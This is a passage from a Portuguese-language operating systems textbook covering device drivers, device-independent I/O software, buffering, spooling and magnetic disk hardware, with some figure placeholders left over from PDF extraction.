Como consequência, cada dispositivo de E/S ligado ao computador precisa de algum código específico do dispositivo para controlá-lo. Esse código, chamado de **driver do dispositivo**, em geral é escrito pelo fabricante do dispositivo e fornecido com o dispositivo. Visto que cada sistema operacional precisa de seus próprios drivers dos dispositivos, os fabricantes normalmente fornecem drivers para os sistemas operacionais mais populares.


Cada driver de dispositivo normalmente trata um tipo de dispositivo ou, no máximo, uma classe de dispositivos fortemente relacionados. Por exemplo, um driver de disco SCSI pode tratar vários discos SCSI de diferentes tamanhos e velocidades e, talvez, um CD-ROM SCSI também. Por outro lado, um mouse e um joystick são tão diferentes que se fazem necessários drivers diferenciados. No entanto, não existe nenhuma restrição técnica em ter um driver de dispositivo que controle vários dispositivos diferentes. Simplesmente não é uma boa ideia.

Para acessar o hardware do dispositivo — isto é, os registradores do controlador —, o driver do dispositivo normalmente deve ser parte do núcleo do sistema operacional, pelo menos nas arquiteturas atuais. Na verdade, é possível construir drivers que executem no espaço do usuário, com

chamadas de sistema para leitura e escrita nos registradores do dispositivo. Esse projeto isola o núcleo do sistema operacional dos drivers, e os drivers entre si, eliminando a maior causa das quebras dos sistemas — drivers defeituosos que, de alguma maneira, interferem no núcleo do sistema operacional. Para construir sistemas altamente confiáveis, este definitivamente é o caminho a seguir. Um exemplo de um sistema no qual os drivers do dispositivo executam como processos do usuário é o MINIX 3. Contudo, visto que os sistemas operacionais atuais esperam que os drivers dos dispositivos executem no modo núcleo, este será o modelo considerado neste livro.

Uma vez que os projetistas de cada sistema operacional sabem quais pedaços de código (drivers) escritos por terceiros serão instaladas no sistema operacional, este precisa de uma arquitetura que permita essa instalação. Isso significa ter um modelo bem definido daquilo que o driver faz e como ele interage com o restante do sistema operacional. Drivers dos dispositivos são, em geral, posicionados abaixo do restante do sistema operacional, como ilustrado na Figura 5.11.

Os sistemas operacionais geralmente classificam os drivers entre algumas poucas categorias. As categorias mais



**Figura 5.11** Posicionamento lógico dos drivers de dispositivos. Na verdade, toda comunicação entre os drivers e os controladores passa pelo barramento.

comuns são dispositivos de bloco — como discos, que contêm vários blocos de dados que podem ser enderecados independentemente — e dispositivos de caractere, como teclados e impressoras, os quais geram ou aceitam uma sequência de caracteres.

A maioria dos sistemas operacionais define uma interface padrão para todos os drivers de blocos e uma segunda interface padrão para todos os drivers de caracteres. Essas interfaces consistem em um número de procedimentos que o restante do sistema operacional pode utilizar para fazer o driver trabalhar para ele. Entre os procedimentos típicos estão aqueles para a leitura de um bloco (dispositivo de bloco) ou a escrita de uma cadeia de caracteres (dispositivo de caractere).

Em alguns sistemas, o sistema operacional é um único programa binário que contém, compilados em conjunto, todos os drivers de que ele precisa. Esse esquema serviu de base durante anos para os sistemas UNIX porque eles eram executados nos centros computacionais e os dispositivos de E/S raramente eram trocados. Se um novo dispositivo era adicionado, o administrador do sistema simplesmente recompilava o núcleo com o novo driver para construir um novo binário.

Com o advento dos computadores pessoais, com milhares de opções de dispositivos de E/S, esse modelo deixou de ser funcional. Poucos usuários são capazes de recompilar ou religar o núcleo, mesmo que eles tenham o código-fonte ou os módulos-objeto, o que nem sempre é o caso. Em vez disso, os sistemas operacionais, começando com o MS-DOS, se converteram para um modelo no qual os drivers podem ser dinamicamente carregados no sistema durante a execução. Sistemas diferentes fazem o carregamento dos drivers de maneiras diversas.

Um driver de dispositivo apresenta várias funções. A mais óbvia é aceitar e executar requisições abstratas, de leitura ou gravação, de um software independente de dispositivo localizado na camada acima da camada de drivers dos dispositivos. Mas também existem algumas poucas outras funções que ele tem de executar. Por exemplo, o driver deve inicializar o dispositivo, se necessário. Ele também pode precisar tratar suas necessidades de energia e registrar seus eventos.

Muitos drivers dos dispositivos têm uma estrutura geral similar. Um driver típico inicializa verificando os parâmetros de entrada para ver se eles são válidos. Em caso negativo, um erro é retornado. Se eles são válidos, uma tradução — do abstrato para concreto — pode ser necessária. Para um driver de disco, isso talvez implique a conversão de um número de bloco linear em números do cabeçote, trilha, setor e cilindro para a geometria do disco.

Em seguida, o driver pode verificar se o dispositivo está atualmente em uso. Em caso afirmativo, a requisição será enfileirada para posterior processamento. Se o dispositivo estiver ocioso, o status do hardware será examinado para ver se a requisição pode ser tratada imediatamente. Talvez seja necessário ligar o dispositivo ou um motor antes de inicializar a transferência. Uma vez que o dispositivo está ligado e pronto para trabalhar, o controle atual pode começar.

Controlar o dispositivo significa emitir uma sequência de comandos para ele. O driver é o local onde a sequência de comandos é determinada, dependendo daquilo que deve ser feito. Depois de saber quais comandos deve emitir, ele começa a escrevê-los nos registradores do controlador do dispositivo. Após escrever cada comando para o controlador, ele pode precisar verificar se o controlador aceitou o comando e se está preparado para aceitar o próximo. Essa sequência continua até que todos os comandos tenham sido emitidos. Alguns controladores podem receber uma lista encadeada de comandos (na memória), tendo de ler e processar todos eles sem qualquer ajuda do sistema operacional.

Após os comandos terem sido emitidos, uma entre duas situações ocorrerá. Em muitos casos, o driver do dispositivo espera até que o controlador faça algum trabalho para ele, de modo que ele se autobloqueia até que uma interrupção venha a desbloqueá-lo. Em outros casos, porém, a operação finaliza sem atraso, de maneira que o driver não precise se bloquear. Eis um exemplo da segunda situação: a rolagem da tela de vídeo em modo caractere requer somente a escrita de poucos bytes nos registradores do controlador. Nenhum movimento mecânico é necessário, de modo que a operação toda pode ser completada em nanossegundos.

No primeiro caso, o driver bloqueado será acordado pela interrupção. No segundo, ele nunca dormirá. Em ambos os casos, após a operação ter sido completada, o driver deve verificar a ocorrência de erros. Se tudo estiver bem, o driver poderá ter dados para passar para o software independente do dispositivo (por exemplo, um bloco lido naquele momento). Por fim, ele retorna ao processo chamador alguma informação de status para o relatório dos erros. Se qualquer outra requisição estiver pendente, uma delas poderá, agora, ser selecionada e inicializada. Se nada está pendente, o driver bloqueia a si próprio à espera da próxima requisição.

Esse modelo simples é somente uma aproximação do que ocorre na realidade. Muitos fatores tornam o código muito mais complicado. Primeiro, um dispositivo de E/S pode completar uma tarefa enquanto um driver está executando, com isso interrompendo o driver. A interrupção pode colocar um driver em execução. De fato, ele tem a capacidade de fazer o driver atual executar novamente. Por exemplo, enquanto o driver de rede processa um pacote que está chegando, outro pacote pode chegar em seguida. Consequentemente, os drivers têm de ser reentrantes, o que significa que um driver deve supor que ele pode ser chamado uma segunda vez antes que a primeira chamada tenha sido concluída.

Em muitos sistemas manuseáveis em operação (hot pluggable systems), os dispositivos são adicionados ou removidos enquanto o computador está executando. Como consequência, enquanto um driver está ocupado lendo a partir de algum dispositivo, o sistema pode informá-lo que o usuário removeu repentinamente aquele dispositivo do sistema.

A transferência de E/S atual não só deve ser abortada sem danificar quaisquer estruturas de dados do núcleo, mas também quaisquer requisições pendentes para o dispositivo recém-eliminado devem ser cuidadosamente removidas do sistema e as más notícias precisam ser dadas aos processos que as requisitaram. Além disso, a adição inesperada de novos dispositivos pode fazer com que o núcleo mexa nos recursos (por exemplo, linhas de requisição de interrupção), tirando os mais antigos do driver e dando-lhe outros novos em seu lugar.

Os drivers não são aptos a fazer chamadas de sistema, mas eles muitas vezes precisam interagir com o resto do núcleo. Em geral, são permitidas chamadas a certos procedimentos do núcleo. Por exemplo, existem chamadas para alocar e liberar páginas físicas de memória para serem usadas como buffers. Outras chamadas úteis são necessárias para o gerenciamento da MMU, dos relógios, do controlador de DMA, do controlador de interrupção e assim por diante.


#### 5.3.3 Software de E/S independente de dispositivo

Embora alguma parte do software de E/S possa ser específica do dispositivo, outras partes são independentes. A fronteira exata entre os drivers e o software independente de dispositivo varia de acordo com o sistema (e o dispositivo), pois algumas funções passíveis de ser feitas de modo independente de dispositivo podem realmente ser realizadas nos drivers, por questões de eficiência ou outras razões. As funções mostradas na Tabela 5.2 em geral são feitas no software independente de dispositivo.

As funções básicas de um software independente de dispositivo são executar as funções de E/S comuns para todos os dispositivos e fornecer uma interface uniforme para o software no nível do usuário. A seguir veremos essas questões com mais detalhes.

#### Interface uniforme para os drivers dos dispositivos

Uma questão importante em um sistema operacional é como fazer todos os dispositivos de E/S e drivers parecerem




Providenciar um tamanho de bloco independente de dispositivo


**Tabela 5.2** Funções do software de E/S independente de dispositivo.

mais ou menos os mesmos. Se discos, impressoras, teclados etc. possuem interfaces diferentes, cada vez que um novo dispositivo aparece, o sistema operacional deve ser modificado para o novo dispositivo. Ter de reconstruir o sistema operacional para cada dispositivo não é uma boa estratégia.

Um aspecto dessa questão é a interface entre os drivers dos dispositivos e o restante do sistema operacional. Na Figura 5.12(a), ilustramos a situação na qual cada driver de dispositivo apresenta uma interface diferente para o sistema operacional. Isso significa que as funções do driver, disponíveis para serem chamadas pelo sistema, diferem de driver para driver. Isso também pode significar que as funções do núcleo requeridas pelo driver também diferem de driver para driver. Considerando conjuntamente essas questões, temos que, para fornecer uma interface para cada novo driver, é necessário um novo grande esforço de programação.

Por outro lado, na Figura 5.12(b), mostramos um projeto diferente no qual todos os drivers têm a mesma interface. Nesse caso, torna-se muito mais fácil acoplar um novo driver, desde que ele esteja em conformidade com a interface do driver. Isso também significa que os escritores de drivers sabem o que se espera deles (ou seja, quais funções eles devem fornecer e quais funções do núcleo eles podem chamar). Na prática, nem todos os dispositivos são absolutamente idênticos, mas existe, em geral, um pequeno número de tipos de dispositivo, e mesmo esses são, normalmente, muito parecidos.





■ Figura 5.12 (a) Sem uma interface-padrão para o driver. (b) Com uma interface-padrão para o driver.

Capítulo 5

O funcionamento se dá da seguinte maneira: para cada classe de dispositivos, como discos ou impressoras, o sistema operacional define um conjunto de funções que devem ser complementados pelo driver. No caso de um disco, as funções certamente incluiriam leitura e escrita, mas também a ligação e o desligamento, a formatação, entre outras coisas. Em geral, o driver contém uma tabela com ponteiros voltados para essas funções. Quando o driver é carregado, o sistema operacional registra o endereço dessa tabela para que, quando necessite chamar uma dessas funções, possa fazê-lo de forma indireta por meio da tabela de ponteiros. Essa tabela define a interface entre o driver e todas as outras partes do sistema operacional. Todos os dispositivos de uma determinada classe (discos, impressoras etc.) devem obedecer a esse procedimento.

Outro aspecto que surge quando se tem uma interface uniforme é como os dispositivos de E/S são nomeados. O software independente de dispositivo cuida do mapeamento de nomes de dispositivos simbólicos sobre o driver apropriado. No UNIX, por exemplo, um nome do dispositivo, como /dev/disk0, especifica de modo único o i-node para um arquivo especial, e esse i-node contém o número do dispositivo principal (major device number), usado para localizar o driver apropriado. O i-node contém ainda o número do dispositivo secundário (minor device number), o qual é passado como um parâmetro para o driver com o propósito de especificar a unidade a ser lida ou escrita. Todos os dispositivos têm números principal e secundário, e todos os drivers são acessados mediante o uso do número principal, que seleciona o driver.

Estreitamente relacionada com a nomeação está a proteção. Como o sistema impede os usuários de acessarem os dispositivos que eles não estão autorizados a acessar? Nos sistemas UNIX e Windows 2000, os dispositivos aparecem no sistema de arquivos como objetos nomeados, indicando que as regras de proteção usuais para os arquivos também são aplicadas aos dispositivos de E/S. O administrador do sistema pode, então, ajustar as permissões mais adequadas para cada dispositivo.

#### Utilização de buffer

Por várias razões, a utilização de buffer é uma questão importante para os dispositivos tanto de blocos como de caracteres. Para conhecer uma delas, considere um processo que quer ler dados de um modem. Uma estratégia possível para o tratamento dos caracteres que chegam é o usuário fazer uma chamada de sistema read e bloquear à espera de um caractere. Cada caractere que chega causa uma interrupção. A rotina de tratamento da interrupção passa o caractere para o processo do usuário e o desbloqueia. Após colocar o caractere em algum lugar, o processo lê outro caractere e bloqueia novamente. Esse modelo é indicado na Figura 5.13(a).

A desvantagem desse método é que o processo do usuário precisa ser inicializado para cada caractere que chega. Permitir que um processo execute muitas vezes durante curtos intervalos de tempo é ineficiente, de modo que esse projeto não é uma boa opção.

Um modo de melhorá-lo é mostrado na Figura 5.13(b), que ilustra a seguinte situação: o processo do usuário fornece um buffer de *n* caracteres no espaço do usuário e faz a leitura de n caracteres. A rotina de tratamento da interrupção coloca os caracteres que chegam nesse buffer até preenchê-lo. Ela então acorda o processo do usuário. Esse esquema é bem mais eficiente do que o anterior, mas também tem um defeito: o que acontece se o buffer é paginado para o disco quando um caractere chega? O buffer poderia ser trancado na memória, mas, se muitos processos começarem a trancar páginas na memória, o conjunto de páginas disponíveis diminuirá e o desempenho cairá.

Uma outra saída seria criar um buffer dentro do núcleo e ter um tratador de interrupção colocando os caracteres nele, como mostrado na Figura 5.13(c). Quando esse buffer está cheio, a página associada ao buffer do usuário é trazida para a memória, se necessário, e o buffer é copiado nela em uma só operação. Esse esquema é bem mais eficiente.

Contudo, mesmo esse método apresenta um problema: o que ocorre com os caracteres que chegam enquanto




Figura 5.13 (a) Entrada não enviada para buffer. (b) Utilização de buffer no espaço do usuário. (c) Utilização de buffer no núcleo, seguido da cópia para o espaço do usuário. (d) Utilização de buffer duplicado no núcleo.

a página associada ao buffer do usuário está sendo trazida do disco para a memória? Visto que o buffer se encontra cheio, não há espaço para colocá-los. Uma saída é manter um segundo buffer no núcleo. Quando o primeiro buffer está cheio, mas antes de ele ser esvaziado, utiliza-se o segundo buffer como mostra a Figura 5.13(d). Quando o segundo buffer está cheio, ele se torna disponível para ser copiado para o usuário (presumindo que o usuário o tenha solicitado). Enquanto o segundo buffer é copiado para o espaço do usuário, o primeiro pode ser usado para os novos caracteres. Dessa maneira, os dois buffers trabalham alternadamente: enquanto um está sendo copiado para o espaço do usuário, o outro está acumulando novas entradas. Esse tipo de esquema é chamado de utilização de buffer duplicado (double buffering).

Outra forma de armazenamento largamente utilizada é o **buffer circular** (circular buffer), que é formado por
uma região da memória e dois ponteiros. Um dos ponteiros aponta para a próxima palavra livre, onde novos dados
podem ser armazenados. O outro aponta para a primeira
palavra de dados no buffer que ainda não foi removida.
Em muitas situações, o hardware avança o primeiro ponteiro após a inclusão de novos dados (que tenham acabado
de chegar da rede, por exemplo) e o sistema operacional
avança o segundo ponteiro após a exclusão e o processamento de dados. Ambos os ponteiros passeiam nos dois
sentidos, retrocedendo quando encontram o topo.

A utilização de buffer também é importante na saída de dados. Imagine, por exemplo, a saída feita para o modem sem a utilização de buffer, usando o modelo da Figura 5.13(b). O processo do usuário executa uma chamada de sistema write para escrever *n* caracteres. O sistema dispõe de duas opções nesse momento. Ele pode bloquear o usuário até que todos os caracteres tenham sido escritos — mas isso poderia levar muito tempo se considerarmos uma linha telefônica lenta. Ou também poderia liberar o usuário imediatamente e fazer a E/S enquanto o usuário processa algo mais, mas isso talvez acarretasse um problema ainda

muito pior: como fazer o processo do usuário saber que a saída foi concluída e que ele já pode reutilizar o buffer? O sistema poderia gerar um sinal ou uma interrupção de software, mas esse tipo de programação é difícil e sujeito a condições de corrida. Uma solução muito melhor é o núcleo copiar os dados para um buffer do núcleo, análogo ao que é mostrado na Figura 5.13(c) (mas no outro sentido), e imediatamente desbloquear o processo que chamou. Agora não importa quando a E/S atual foi concluída: o usuário está livre para reutilizar o buffer no momento em que ele é desbloqueado.

A utilização de buffer é uma técnica amplamente empregada, mas que também apresenta uma desvantagem: se os dados forem copiados muitas vezes, o desempenho cairá. Considere, por exemplo, a rede da Figura 5.14. Nela o usuário faz uma chamada de sistema para escrever na rede. O núcleo copia o pacote para o buffer do núcleo a fim de permitir que o usuário prossiga imediatamente (passo 1). Neste ponto, o programa do usuário pode reutilizar o buffer.

Quando o driver é requisitado, ele copia o pacote para o controlador objetivando a saída (passo 2). A razão pela qual ele não transfere da memória do núcleo diretamente para o barramento é que, uma vez inicializada a transmissão do pacote, ela deve continuar a uma velocidade uniforme. O driver não pode garantir essa velocidade uniforme, pois os canais de DMA e os outros dispositivos de E/S podem estar roubando muitos ciclos. Uma falha na obtenção de uma palavra em algum momento poderia arruinar o pacote. A utilização de buffer para o pacote dentro do controlador pode evitar esse problema.

Depois de ter sido copiado para o buffer interno do controlador do emissor, o pacote também é copiado para a rede (passo 3). Os bits chegam ao receptor imediatamente após terem sido enviados, de modo que, logo após o último bit ter sido enviado, ele chega ao receptor, onde o pacote deve estar armazenado no buffer do controlador-destino. Logo em seguida, o pacote é copiado para o buffer do nú-




Figura 5.14 O trânsito na rede pode envolver muitas cópias de um pacote.

cleo do receptor (passo 4). Por fim, ele é copiado para o buffer do processo do usuário-destino (passo 5). Em geral, o receptor então envia de volta uma confirmação do recebimento. Quando o emissor obtém a confirmação, ele fica livre para enviar o próximo pacote. Contudo, deve estar claro que toda essa operação de cópia vai reduzir consideravelmente a taxa de transmissão, pois todos os passos devem ser feitos sequencialmente.

#### Relatório de erros

Os erros são bem mais comuns durante uma E/S do que em outras situações. Quando eles ocorrem, o sistema operacional deve lidar com eles da melhor maneira possível. Muitos erros são específicos de dispositivo e devem ser tratados por drivers apropriados, mas o modelo do tratamento de erro não depende de dispositivo.

Uma classe de erros de E/S é relacionada aos erros de programação, os quais ocorrem quando um processo deseja algo impossível, como escrever em um dispositivo de entrada (teclado, mouse, scanner etc.) ou ler de um dispositivo de saída (impressora, plotter etc.). Entre outros erros, há o fornecimento de um endereço inválido de buffer ou outro parâmetro e a especificação de um dispositivo inválido (por exemplo, o disco 3 quando o sistema tem somente dois discos). A atitude a ser tomada diante desses erros é direta: simplesmente relatar de volta ao processo chamador um código de erro.

Outra classe de erros é a que engloba os erros reais de E/S, como, por exemplo, a tentativa de escrever em um bloco de disco danificado ou ler de uma câmera de vídeo desligada. Nessas circunstâncias, fica a cargo do driver determinar o que fazer. Se o driver não sabe como proceder, ele pode repassar o problema de volta para o software independente de dispositivo.

O que esse software faz depende do ambiente e da natureza do erro. Se o erro é causado por uma simples leitura e existe um usuário interativo disponível, ele pode exibir no vídeo uma caixa de diálogo perguntando ao usuário o que fazer. Entre as opções estão desde um certo número de tentativas, ignorando o erro, até matar o processo que emitiu a chamada. Se não existe nenhum usuário interativo disponível, provavelmente a única opção real seja relatar um código de erro indicando uma falha na chamada de

Contudo, alguns erros não podem ser tratados desse modo. Por exemplo, uma estrutura de dados crítica, como o diretório-raiz ou uma lista de blocos livres, pode ter sido destruída. Nesse caso, o sistema pode ter de emitir no vídeo uma mensagem de erro e se desligar.

#### Alocação e liberação de dispositivos dedicados

Alguns dispositivos, como gravadores de CD-ROM, só podem ser usados por um único processo em um dado momento. O sistema operacional deve ser capaz de examinar as requisições de uso do dispositivo, podendo aceitá-las ou rejeitá-las, dependendo da disponibilidade do dispositivo. Uma maneira simples de tratar essas requisições é fazer com que os processos executem chamadas de sistema open para a abertura de arquivos especiais, que são associados diretamente aos dispositivos. Se o dispositivo não está disponível, o open falha. Com isso, o fechamento desse dispositivo dedicado implica sua liberação.

Uma estratégia alternativa é ter mecanismos especiais para a requisição e liberação de dispositivos. Tentar adquirir um dispositivo que não esteja disponível bloqueia o processo chamador em vez de causar uma falha. Os processos bloqueados são colocados em uma fila. Mais cedo ou mais tarde, o dispositivo solicitado torna-se disponível e ao primeiro processo da fila é dado o direito de adquirir o dispositivo e prosseguir em sua execução.

#### Tamanho de bloco independente de dispositivo

Discos diferentes podem ter tamanhos diferenciados para os setores. Fica a cargo do software independente de dispositivo esconder esse detalhe e fornecer um tamanho de bloco uniforme para as camadas superiores — por exemplo, tratando vários setores como um único bloco lógico. Desse modo, as camadas superiores lidam apenas com dispositivos abstratos, que usam, sem exceção, o mesmo tamanho de bloco lógico, independentemente do tamanho do setor físico. Da mesma maneira, alguns dispositivos de caractere entregam seus dados um byte de cada vez (por exemplo, o modem), enquanto outros entregam seus dados em unidades maiores (por exemplo, interfaces de rede). Essas diferenças também podem ser ocultadas.

#### 5.3.4 Software de E/S do espaço do usuário

Embora a maior parte do software de E/S esteja dentro do sistema operacional, uma pequena parte dele é constituída de bibliotecas ligadas aos programas do usuário e até mesmo de programas completos que executam fora do núcleo. As chamadas de sistema, incluindo as chamadas de E/S, normalmente são feitas por rotinas de bibliotecas. Quando um programa escrito em C contém a chamada

contador = write(fd, buffer, nbytes);

a rotina de biblioteca write será ligada com o programa e estará contida no programa binário presente na memória no tempo de execução. O conjunto de todas essas rotinas de biblioteca é nitidamente parte do sistema de E/S.

Enquanto essas rotinas fazem pouco mais do que colocar seus parâmetros no local apropriado durante uma chamada de sistema, existem outras rotinas de E/S que realizam trabalho de verdade. Em particular, a formatação de entrada e saída é feita por rotinas de biblioteca. Um exemplo de C é o comando printf, que recebe uma cadeia de caracteres e possivelmente algumas variáveis como entrada,

constrói uma cadeia de caracteres em código ASCII e então chama o write para colocá-la na saída. Como um exemplo de *printf*, considere o comando

printf("O quadrado de %3d e %6d\n", i, i\*i);

Nesse exemplo, ele formata uma cadeia de caracteres constituída de 14 caracteres, "O quadrado de", seguida pelo valor de *i* como uma cadeia de três caracteres, mais a cadeia de três caracteres " eh ", mais *i*<sup>2</sup> como uma cadeia de seis caracteres e, por último, mais um caractere da linha seguinte.

Um exemplo de rotina similar para a entrada de dados é o *scanf*, que lê uma entrada e a armazena em variáveis descritas em um formato de cadeia de caracteres usando a mesma sintaxe como *printf*. A biblioteca-padrão de E/S contém uma série de rotinas que envolvem E/S e todas executam como parte dos programas do usuário.

Nem todo software de E/S no nível do usuário consiste em rotinas de biblioteca. Outra categoria importante é o sistema de **spooling**. O uso de spool é uma maneira de lidar com dispositivos dedicados de E/S em sistemas de multiprogramação. Tomemos um dispositivo típico capaz de trabalhar com spool: uma impressora. Embora fosse tecnicamente fácil deixar qualquer processo do usuário abrir o arquivo especial de caractere para a impressora, suponha que um processo o abriu e não fez nada durante horas. Durante esse tempo, nenhum outro processo pôde imprimir qualquer coisa.

Em lugar disso, é criado um processo especial, chamado de **daemon**, e um diretório especial, chamado de **diretório de spool**. Para imprimir um arquivo, um processo gera primeiro todo o arquivo a ser impresso e o coloca no diretório de spool. Fica a cargo do daemon — o único com permissão para usar o arquivo especial da impressora — imprimir os arquivos no diretório. Protegendo o arquivo especial contra o acesso direto pelos usuários, o problema de haver alguém mantendo-o desnecessariamente aberto é eliminado.

O spool não é usado somente para impressoras. Por exemplo, a transferência de arquivo sobre uma rede muitas vezes emprega um daemon de rede. Para enviar um arquivo para algum lugar, o usuário coloca-o no diretório de spool da rede. Posteriormente, o daemon da rede retirao do diretório e o transmite. Um uso específico da transmissão de arquivos via spool é feito pelo sistema USENET
News. Essa rede consiste em milhões de máquinas ao redor
do mundo em contato via Internet. Há milhares de grupos
news sobre diversos assuntos. Para colocar uma mensagem,
o usuário invoca o programa news, que aceita a mensagem
a ser postada e então a deposita no spool para depois transmiti-la para outras máquinas. Todo o sistema news executa
fora do sistema operacional.

A Figura 5.15 resume o sistema de E/S, mostrando todas as camadas e as funções principais de cada uma delas. Começando pela camada de mais baixo nível, temos o hardware, os tratadores de interrupção, os drivers dos dispositivos, o software independente de dispositivos e, por fim, os processos do usuário.

As setas na Figura 5.15 mostram o fluxo de controle. Quando, por exemplo, um programa do usuário tenta ler um bloco de um arquivo, o sistema operacional é requisitado para realizar a chamada. O software independente de dispositivo procura pelo bloco na cache do buffer, por exemplo. Se o bloco requisitado não está lá, ele chama o driver do dispositivo para emitir uma requisição a fim de que o hardware o obtenha do disco. O processo é então bloqueado até que a operação do disco tenha sido concluída.

Quando o disco termina, o hardware gera uma interrupção. O tratador de interrupção é executado para descobrir o que aconteceu — isto é, qual dispositivo está requerendo atenção naquele momento. Ele então obtém o status do dispositivo e acorda o processo que estava dormindo para finalizar a requisição de E/S e deixa o processo do usuário prosseguir sua execução.

#### 5.4 Discos

Agora passaremos a examinar alguns dispositivos reais de E/S, começando com os discos — que são conceitualmente simples, mas muito importantes. Em seguida examinaremos relógios, teclados e monitores.




Figura 5.15 Camadas do sistema de E/S e as principais funções de cada camada.

#### 5.4.1 | Hardware do disco

Existe uma grande variedade de tipos de discos. Os mais comuns são os discos magnéticos (discos rígidos e flexíveis), caracterizados pelo fato de que tanto leituras quanto escritas são igualmente rápidas, tornando-os ideais para memórias secundárias (paginação, sistemas de arquivos etc.). Arranjos desses discos muitas vezes são empregados para fornecer um armazenamento altamente confiável. Para a distribuição de programas, dados e filmes, vários tipos de discos ópticos (CD-ROMs, CDs graváveis e DVDs) também são importantes. Nas seções seguintes, descreveremos primeiro o hardware e, então, o software para esses dispositivos.

#### Discos magnéticos

Os discos magnéticos são organizados em cilindros; cada cilindro contém tantas trilhas quanto forem os cabeçotes dispostos verticalmente. As trilhas são divididas em setores, e o número de setores ao redor da circunferência geralmente vai de 8 a 32 nos discos flexíveis e até várias centenas nos discos rígidos. O número de cabeçotes varia de 1 a 16.

Os discos mais antigos têm pouca eletrônica e transmitem somente um fluxo simples e serial de bits. Nesses discos, o controlador faz a maior parte do trabalho. Em outros, em particular nos discos IDE (integrated drive eletronics - eletrônica integrada ao disco) e SATA (serial ATA — ATA serial), a própria unidade de disco contém um microcontrolador que realiza parte do serviço e permite que o controlador real emita um conjunto de comandos de alto nível. O controlador costuma ser responsável por controlar a cache, remapear blocos defeituosos e muito mais.

Uma característica do dispositivo, a qual apresenta implicações importantes para o driver do disco, é a possibilidade de o controlador fazer posicionamentos simultâneos em duas ou mais unidades de disco, conhecidos como posicionamentos simultâneos (overlapped seeks). Enquanto o controlador e o software estão esperando pela finalização de um posicionamento em um disco, o controlador pode começar um posicionamento em outro disco. Muitos controladores são, ainda, capazes de ler ou escrever em um disco enquanto tentam se posicionar em um outro ou mais discos, mas um controlador de disco flexível não pode ler ou escrever em dois discos ao mesmo tempo. (A leitura ou a escrita requer que o controlador mova bits em uma escala de tempo em µs, de modo que uma transferência usa quase todo seu poder de computação.) A situação é diferente para discos rígidos com controladores integrados, e em um sistema com mais de um desses discos rígidos, eles podem operar simultaneamente, pelo menos até o ponto de transferência entre o disco e o buffer de memória do controlador. Entretanto, somente uma transferência entre o controlador e a memória principal é possível em um mesmo tempo. A habilidade para executar duas ou mais operações simultâneas pode reduzir consideravelmente o tempo médio de acesso.

A Tabela 5.3 compara parâmetros de uma mídia de armazenamento padrão para o PC IBM original com parâmetros de um disco rígido moderno, com o objetivo de mostrar o grau de evolução dos discos em duas décadas. É interessante notar que nem todos os parâmetros têm apresentado melhorias consideráveis. O tempo médio de posicionamento está sete vezes melhor e a taxa de transferência está 1.300 vezes melhor, ao passo que a capacidade apresentou um índice de aumento de 50 mil. Esse padrão

Parâmetro	Unidade de disquete IBM PC 360 KB	Disco rígido Western Digital WD 18300
Número de cilindros	40	10601
Trilhas por cilindro	2	12
Setores por trilha	9	281 (em média)
Setores por disco	720	35742000
Bytes por setor	512	512
Capacidade do disco	360 KB	18,3 GB
Tempo de busca (cilindros adjacentes)	6 ms	0,8 ms
Tempo de busca (em média)	77 ms	6,9 ms
Tempo de rotação	200 ms	8,33 ms
Tempo para parada/início do motor	250 ms	20 ms
Tempo de transferência de um setor	22 ms	17 µs

Tabela 5.3 Parâmetros de disco para a unidade de disquete do IBM PC 360 KB e para o disco rígido do Western Digital WD 18300.

mostra que os progressos foram relativamente graduais nas partes móveis e muito mais expressivos nas densidades de bits das superfícies de gravação.

Ao olharmos para as especificações dos discos rígidos modernos, precisamos ter a consciência de que a geometria especificada, usada pelo driver, pode ser diferente daquela do formato físico. Nos discos antigos, o número de setores por trilha era o mesmo para todos os cilindros. Os discos modernos são divididos em zonas, das quais há mais setores nas zonas mais externas do que nas zonas mais internas. A Figura 5.16(a) ilustra um disco pequeno com duas zonas. A zona mais externa tem 32 setores por trilha; a zona mais interna tem 16. Um disco real, como o WD 18300, muitas vezes tem 16 ou mais zonas, com o número de setores aumentando cerca de 4 por cento por zona ao ir da zona mais interna para a zona mais externa.

